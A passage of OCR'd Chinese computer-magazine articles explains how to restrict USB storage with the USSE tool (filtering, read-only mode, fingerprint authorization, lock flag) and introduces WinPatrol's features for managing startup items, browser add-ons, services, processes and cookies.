储存设备不能生效，你需要重新插入 USB 存储设备才行。另外，就是对于非 USB 设备不起作用！


要关闭该功能只要去掉“启用 USB 存储设备过滤”选择就 OK 了。

2.使 USB 存储设备只读

设置成USB存储设备只读后，就会让所有插入的USB存储设备只能读出来不能写进去，也能很好地避免数据的泄露。在图1窗口中勾选“启用USB存储设备过滤”，再选择“只读”选项就可以了。要关闭该功能，同样是去掉“启用USB过滤”选择框即可。

以上两种控制USB接口的方法显然不是最好的，因为就连我们自己的USB存贮设备也不能向电脑中拷贝数据了。还是使用下面的控制方法吧，既灵活又方便！





3.使用“指纹识别”

“指纹识别”是一项很方便的功能，当你需要阻止别的用户的USB存储设备的使用，而自己可以正常使用，不需要来回设置启用过滤与否。

（1）写入指纹

进入“USB存储安全设置”→“高级设置”窗口，如图2。

将你的USB设备连接到电脑的USB接口中，然后点击“写入指纹”按钮，在下部的“执行结果”窗口中将显示操作成功与否的提示，成功后拨下USB设备，然后再插入到USB口。现在我们的指纹识别功能还不起作用，还需要进行第二步设置。

（2）启用指纹识别

在图1中勾选“启用指纹识别”选项，然后设置当指纹识别不能通过时，USB移动存储设备如何处理。如果选择“禁止读写”，那么没有通过指纹识别的USB移动存储设备将被完全阻止；如果选择“只读”，那么没有通过指纹识别得USB移动存储设备只可以读出来。需要关闭该功能时，只需去掉“启用指纹识别”的选择框就可以了。

小提示： 如果USB存储设备插入后USSE长时间没有响应，请手动重启计算机，再使用。这是软件的一个Bug，希望在下一版本中得到改进。

4.使用“内部保密标志”

“内部保密”功能会使你的USB存储设备不能正常使用，这样当你的U盘等丢失也不用担心里面的数据泄漏。设置内部标志后，USB存储设备将不可使用（U盘类设备显示没有格式化，移动硬盘将找不到分区）。如果你要让它正常使用，请使用“清除内部标志”功能来清除内部标志，这样你的USB存储设备又可以正常使用了。

首先当然还是把你的USB设备和电脑连接起来，然后在图2中点击“写入内部保密标志”按钮，对USB移动存储设备写入保密标志，这样你的USB移动存储设备在任何电脑上都无法使用了！要想使用时只需点击“清除内部保密标志”按钮，这样就又可以正常使用了。

可惜的是该功能还不太成熟，USSE不能先判断USB设备是否有“内部保密标志”，因此如果你的USB设备不能正常使用，请先用清除内部标志功能清除一下。该功能同样是对当前的USB存储设备生效，你需要将USB设备拨下来然后再插入才行。

（本文涉及到的工具USB安全存储专家光盘已收录）

大内密探WinPatrol

icyleaf

文字难度：★★
文章看点：WinPatrol的简单使用

现在的网络时代是木马横行、病毒肆虐，虽说我们都安装有杀毒软件，但“流氓”软件的强行霸道以及应用软件的绑定服务，最终还是任这些“非法人士”在爱机中横行！难道就没有什么方法可以阻止这一切吗？接下来我们就请出本文的主角——大内密探WinPatrol。

WinPatrol有两个分身，其中一个即WinPatrol，WinPatrolEx是它自身。分身的作用就是后台隐藏监视爱机的一切，一旦发生事故，WinPatrolEx会就地正法。下面我们来看看它的才艺展示。

才艺展示一：启动管理

可以防止“流氓”软件和其他可疑程序接近爱机，如发现查明其身份任管理者处置。第一个自然是WinPatrol本身了。首先选择一个项目点“信息”或双击即可查明其身份（主要看它的文件路径和在注册表启动位置），并查看它是否运行。如果信息不足够，可以点“免费信息”（在网络上查找）。你可以结束进程、删除、禁用、添加、下次重启时删除（此项在你想使用此功能的项目上点右键就可以看到了），分别如图1、2、3。




图1




图2




图 3

才艺展示二：浏览器辅助管理

这就要说到软件的安装绑定了，像什么“3721 助手”、“百度搜吧”、“Google Bar”……都往浏览器脸上贴，弄得浏览器是好丢面子。可以卸载的倒还好说，可是总有些“无赖”要费很大的力气才能赶走。这些“无赖”就交给 WinPatrol 处理吧。同样可以查看信息、删除和监视。想往浏览器脸上贴，先问问 WinPatrol 再说吧，如图 4。




图 4

才艺展示三：系统服务管理

在这方面搞鬼的只有木马、病毒之类的，当然还包括恶意程序，注册成系统服务也就罢了，有的甚至偷梁换柱（即把原有的系统服务删除，并冒充一个和原系统服务一样名称和路径的系统服务）。WinPatrol 可以轻松管理这里的一切，管理方式和系统自带的服务程序差不多，一切企图想成为系统服务的，WinPatrol 都会弹出一个询问窗口，在此窗口上清清楚楚地显示了此程序的信息。点“否”就可以阻止程序注册成为系统服务。如果你对 Windows 自带的系统服务不太了解并且想看看是否有其他程序注册成为系统服务就点“隐藏所有 Microsofte 服务”现在显示的都是后来注册的系统服务，你可以选择“自动”、“禁用”、“启动”来管理，如图 5。




图 5

才艺展示四：进程管理

WinPatrol 会显示当前系统运行的所有进程，此功能可以有效的结束木马、病毒或者可疑程序在爱机中运行，这个功能大家都很熟悉了，这里就不过多介绍了。

才艺展示五：Cookies 管理

管好自己的“小甜饼”，小心那些“老鼠”来偷吃哦。Cookies 也能泄漏个人的网络信息。当你登录一个论坛时，选择保存“一天”、“一个月”、“一年”都会在 Cookies 里留下痕迹。如果你登录网络银行，弄不好的话，就会不明不白的少了 N 多钱！在“添加”左边的文本框输入你要在 Cookies 中筛选的信息后，再点“添加”，程序就会自动筛选 Cookies 了。WinPatrol 的保密措施会让你高枕无忧，如图 6。如果你想查看当前爱机上的 Cookies，点“查看 Cookoes”，如图 7 中显示的是登录论坛时留下的 Cookies。




图 6

